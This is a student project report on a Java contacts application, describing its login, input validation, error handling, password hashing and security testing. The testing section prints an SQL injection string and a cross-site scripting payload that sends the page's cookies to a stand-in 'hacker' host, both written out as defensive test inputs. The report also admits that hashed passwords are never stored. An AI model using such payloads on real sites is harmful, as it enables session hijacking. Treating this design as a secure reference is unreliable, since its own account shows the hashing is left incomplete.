Project Report

Degree

Department

Project Title

Student’s first and last name

Student Number

# Background

This section should provide a brief introduction to the project. The major security problems associated with the application proposed in the context of the project must be discussed and how these problems are addressed.

The idea of my project is to create a secure Java Application, in which users can create an account and login. When user’s login, they have access to fields, in which they can insert their friends, family or work colleague’s details. In this, the user can insert first names, last names, phones numbers, email addresses, apply a profile picture to each contact and submit this.

The user can edit or delete contacts in which they have already entered. When this is done, the table with contact information will refresh and it will display an updated version of the table for the user. I created the project because I thought it would be a good idea to apply security features to it, in which input fields are secure and will not allow and SQL injection etc. The idea is a phone catalogue that takes into consideration different aspects of your contacts information.

Major security problems associated with the project are:

• Authentication and Password Management

• Cryptographic practices

• Input Validation

• Error Handling and Logging

• Access Control

1. Authentication and Password Management

Users can register and login, with their passwords saving to the database. The login button has a try statement that selects usernames, passwords and pictures from the database. When the information is validated, the user is accepted into the application. The picture is then displayed into a field I created, especially for the images of users. The same for usernames to be displayed when a user logs in. If the prepareStatement can’t get correct info from database for the username textfield, there is a login error message displaying. There is then a SQLException “catch” method, a catch block catches and handles try block exceptions. A try block is the block of code in which exceptions occur, this is where then select statement lies.

For the signUpform.java, the create account button contains a try and catch statement again, for where an exception occurs, and the catch handles the try exception. There are preparedStatements in which its inserts user information into certain columns of the database. Here it checks all fields and specifies if a username is already taken. Account is then created, or something went wrong – followed by a catch method.

1. Input Validation

All fields are validated using the ‘keyTyped’ method. This makes sure that the user can only enter certain values into any given field. For example in the MyContactsForm, is the Address field that has a method, in which if a key that is not a letter, a number or a space – it will prompt an error message and delete what’s already been typed in.

On the MyContactsForm, it has validation, in which when adding a contact, its checks so that an image must be selected to update your contacts information. This is followed by a try statement where the image and rest of the information is inserted into contact, the table is refreshed and the fields are cleared, with a catch exception after it. It prompts then for a profile picture, if one is not yet chosen.

Created a method called ‘verifData’, in which it checks all the data in the form and ensures all fields are filled out. Checks firstname, last name, phone and then image to be selected.

If the users want to ‘edit’ their contacts, they must have an image changed to do so too.

Created a method called ‘isUsernameExist’ in the signup page to check the input of the user for the username section, it checks when clicked to login whether or not the username is already taken, and wont allow further activity until the username is changed.

1. Error Handling and Logging

Error handling refers to the response and recovery procedures from error conditions present in a software application. The try block contains set of statements where an exception can occur. A try block is always followed by a catch block, which handles the exception that occurs in associated try block. A try block must be followed by catch blocks or finally block or both. if you think that certain statements in a program can throw an exception, enclose them in try block and handle that exception.

A catch block is where you handle the exceptions, this block must follow the try block. A single try block can have several catch blocks associated with it. You can catch different exceptions in different catch blocks. When an exception occurs in try block, the corresponding catch block that handles that particular exception executes. I have several try blocks in the login and signup forms where the try method contains SQL queries as exceptions can occur here, where the catch clause can then handle that exception.

The Password Utilities page also has catch exceptions for the reason of a problem happening with the hashing of a password.

1. Cryptographic practices

For this heading I have attempted to crypto enhance the login details of users. The user’s password is hashed and salted within the login and sign up forms, but they do not save to the database. They only display in the command line on netbeans, showing the hashed password.


In the sign up form, the create button contains the salt generation and protects the users password – this is where it prints out to the command line. The login form contains then encrypted and base64 encoded passwords, read from the database and has the salt value that would be stored in the database. It also checks if passwords match. The main cryptographic page is the password utilities page, this contains the iterations, the key length, the hash function, as well as the generating secure password and verify user’s passwords methods.

1. Access Control

Attempted to get the username textfield to send to new page when ‘admin’ was entered into the field.

# Security Architecture

I’ve chosen this structure because it best suits my application. It has a presentation layer – for the users, a business logical layer for all the methods and exceptions used throughout, with a data access management layer for the database that connects with the rest of the project.




# Secure Coding Principals

Describing the project source code includes secure coding source code and screenshots.


1. **Password management**

Created method ‘verifData’ to verify the data fields aren’t empty. Then called this in the next image.

The method runs through the fields of the GUI and checks that if they’re equal to null, if they are there is a prompt message for the user to enter details into the fields.



Calling verifData and making sure everything’s filled in, before connecting to database to insert information into selected fields of the prepared statement. This below image also checks for usernames that already exist.




The below image is the login. The login button is pressed and it selects the username, pic and id from the database where it matches the username and password. The if statement gets the current user ID from the database and then brings the user to the myContactsForm.




1. **Input Validation**

**Login form below.**



**Signup Form below**




**MyContactsForm**

Verif data in the MyContactsForm. Checks the fields are filled out.




Below checks that there is an image and other fields are filled in before it adds to the database.

If image = null, check the path and get images – it’ll prompt a message to say u need a profile picture before continuing.




1. **Cryptography**

**Login Form -**




**Signup Form**



The code below is the main code for the cryptography. The file contains variables that link with the other 2 pages and they hash and salt the passwords entered into the login field.

Uses PBKFB2 with sha1 hashing.



1. **Testing**


Describing how project was tested. It should include evidence of using secure testing techniques.


Testing for SQL Injection: Doesn’t work (beneficial)

0 OR 1=1(beneficial)


Tested for cross site scripting:

<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>







Inputs validation testing – Working fine.




Checks for passwords when logging in. – Works good



Validation – requests image before doing anything.



Numerical values are accepted – alphabet letters are not!



# References

DaniWeb. (2018). Validate String from user input - Help!. [online] Available at: https://www.daniweb.com/programming/software-development/threads/411455/validate-string-from-user-input-help [Accessed 12 Apr. 2018].

Roseindia.net. (2018). Java swing store the encrypted password into database. [online] Available at: https://www.roseindia.net/tutorial/java/core/storeEncryptedPassword.html [Accessed 12 Apr. 2018].

Saleem Gul, T. (2018). Introduction to GUI Building - NetBeans IDE Tutorial. [online] Netbeans.org. Available at: https://netbeans.org/kb/docs/java/gui-functionality.html?print=yes#Exercise\_3 [Accessed 12 Apr. 2018].

Tutorials, A., Boot, S., 8, J., Questions, I., Us, W., Gupta, L., Gupta, L., Gupta, L., Sarkar, D., Pls, N., Li, L., Nadeem, M., Gupta, L., Nadeem, M., Gupta, L., Nadeem, M., Nadeem, M., Gupta, L., Nadeem, M., Gupta, L., Gupta, L., Rochester, L., Gupta, L., walter, A., Groulx, F. and nayak, h. (2018). Generate Secure Password Hash : MD5, SHA, PBKDF2, BCrypt Examples - HowToDoInJava. [online] HowToDoInJava. Available at: https://howtodoinjava.com/security/how-to-generate-secure-password-hash-md5-sha-pbkdf2-bcrypt-examples/ [Accessed 12 Apr. 2018].

Veerasundar.com. (2018). Storing passwords in Java web application by Hashing it. [online] Available at: https://veerasundar.com/blog/2010/09/storing-passwords-in-java-web-application/ [Accessed 12 Apr. 2018].

YouTube. (2018). Java prog#143. Using Regular Expressions in Java. [online] Available at: https://www.youtube.com/watch?v=4XZdpwchIt4 [Accessed 12 Apr. 2018].